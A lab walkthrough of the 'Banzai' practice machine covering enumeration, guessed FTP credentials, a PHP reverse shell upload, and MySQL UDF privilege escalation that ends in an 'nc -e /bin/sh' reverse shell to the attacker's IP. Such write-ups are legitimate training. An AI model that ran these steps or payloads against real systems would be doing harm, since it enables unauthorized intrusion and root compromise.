
Banzai (Guessable FTP creds, Mysql function priv esc)

Nmap


```
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 3.0.3
22/tcp   open  ssh        OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 ba:3f:68:15:28:86:36:49:7b:4a:84:22:68:15:cc:d1 (RSA)
|   256 2d:ec:3f:78:31:c3:d0:34:5e:3f:e7:6b:77:b5:61:09 (ECDSA)
|_  256 4f:61:5c:cc:b0:1f:be:b4:eb:8f:1c:89:71:04:f0:aa (ED25519)
25/tcp   open  smtp       Postfix smtpd
|_smtp-commands: banzai.offseclabs.com, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
| ssl-cert: Subject: commonName=banzai
| Subject Alternative Name: DNS:banzai
| Not valid before: 2020-06-04T14:30:35
|_Not valid after:  2030-06-02T14:30:35
|_ssl-date: TLS randomness does not represent time
5432/tcp open  postgresql PostgreSQL DB 9.6.4 - 9.6.6 or 9.6.13 - 9.6.17
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=banzai
| Subject Alternative Name: DNS:banzai
| Not valid before: 2020-06-04T14:30:35
|_Not valid after:  2030-06-02T14:30:35
8080/tcp open  http       Apache httpd 2.4.25
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.25 (Debian)
Service Info: Hosts:  banzai.offseclabs.com, 127.0.1.1; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

PORT     STATE SERVICE VERSION
8295/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Banzai
```

Web enumeration & Foothold



The webserver on port 8080 gives us forbidden access code so lets try the webserver on port 8295.



After a gobuster scan, we do not find anything of intrest so lets enumerate the FTP and SMTP server. Revewing our nmap automator scan, we find poetential users from the smtp-enum script.

```
######## Scan started at Wed Nov  2 20:50:50 2022 #########
192.168.249.56: admin exists
192.168.249.56: _apt exists
192.168.249.56: backup exists
192.168.249.56: bin exists
192.168.249.56: daemon exists
192.168.249.56: ftp exists
192.168.249.56: games exists
192.168.249.56: gnats exists
```

```
192.168.249.56: irc exists
192.168.249.56: list exists
192.168.249.56: lp exists
192.168.249.56: mail exists
192.168.249.56: messagebus exists
192.168.249.56: man exists
192.168.249.56: mysql exists
192.168.249.56: news exists
192.168.249.56: nobody exists
192.168.249.56: postgres exists
192.168.249.56: postmaster exists
192.168.249.56: proxy exists
192.168.249.56: postfix exists
192.168.249.56: root exists
192.168.249.56: ROOT exists
192.168.249.56: sshd exists
192.168.249.56: sync exists
192.168.249.56: sys exists
192.168.249.56: systemd-bus-proxy exists
192.168.249.56: systemd-network exists
192.168.249.56: systemd-resolve exists
192.168.249.56: systemd-timesync exists
192.168.249.56: uucp exists
192.168.249.56: webmaster exists
192.168.249.56: www exists
192.168.249.56: www-data exists
```

Lets take a wild guess and try to FTP to the server with the credentials of Admin:Admin

```
┌──(root㉿kali)-[~/pg/practice/Banzi]
└─# ftp 192.168.249.56
Connected to 192.168.249.56.
220 (vsFTPd 3.0.3)
Name (192.168.249.56:root): admin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Success! however, trying to list directories hangs the server.


```
┌──(root㉿kali)-[~/pg/practice/Banzi]
└─# ftp 192.168.249.56
Connected to 192.168.249.56.
220 (vsFTPd 3.0.3)
Name (192.168.249.56:root): admin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||8136|)
```

If we simply type `passive` we can now list direcotries.


```
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 1001     0            4096 May 26  2020 contactform
drwxr-xr-x    2 1001     0            4096 May 26  2020 css
drwxr-xr-x    3 1001     0            4096 May 26  2020 img
-rw-r--r--    1 1001     0           23364 May 27  2020 index.php
drwxr-xr-x    2 1001     0            4096 May 26  2020 js
drwxr-xr-x   11 1001     0            4096 May 26  2020 lib
226 Directory send OK.
ftp>
```

It looks like this is the web directory for the server on 8295, lets uploada PHP reverse shell.

```
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
200 EPRT command successful. Consider using EPSV.
150 Ok to send data.
100% |*****************************************************************|  5496
226 Transfer complete.
5496 bytes sent in 00:00 (25.98 KiB/s)
ftp>
```



We now have a foothold.



Privesc

We find SQL credentials in config.php

DB creds

```
define('DBHOST', '127.0.0.1');
define('DBUSER', 'root');
define('DBPASS', 'EscalateRaftHubris123');
define('DBNAME', 'main');
```

Use creds and follow instructions here for priv esc

https://medium.com/@vivek-kumar/offensive-security-proving-grounds-walk-through-banzai-a07932f899cf

This one was a little tricky. Move the exploit over to the target machine and compile it in the /tmp directory

```
gcc -g -c 1518.c -o raptor_udf2.o -fPIC
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
```

Then load the plugin into SQL

```
use mysql;
create table foo(line blob);
insert into foo values(load_file('<path to UDF file>'));
select * from foo into dumpfile '/usr/lib/mysql/plugin/udf_file_name.so';
create function do_system returns integer soname 'udf_file_name.so';
```

This is where it gets tricky as once you try to creat the function, it will return and error that the file is too short.

I found a simple fix for this from here: https://emarcel.com/mysql-error-when-creating-function/

All we have to do is manually copy the raptor_udf2.so into the plugin directory.

```
cp raptor_udf2.so /usr/lib/mysql/plugin/raptor_udf2.so
```

Now we can create the function.

```
create function do_system returns integer soname 'raptor_udf2.so';
```

Now we can use our do_system function to gain a root reverse shell.

```
select do_system('nc -e /bin/sh 192.168.49.249 22');
```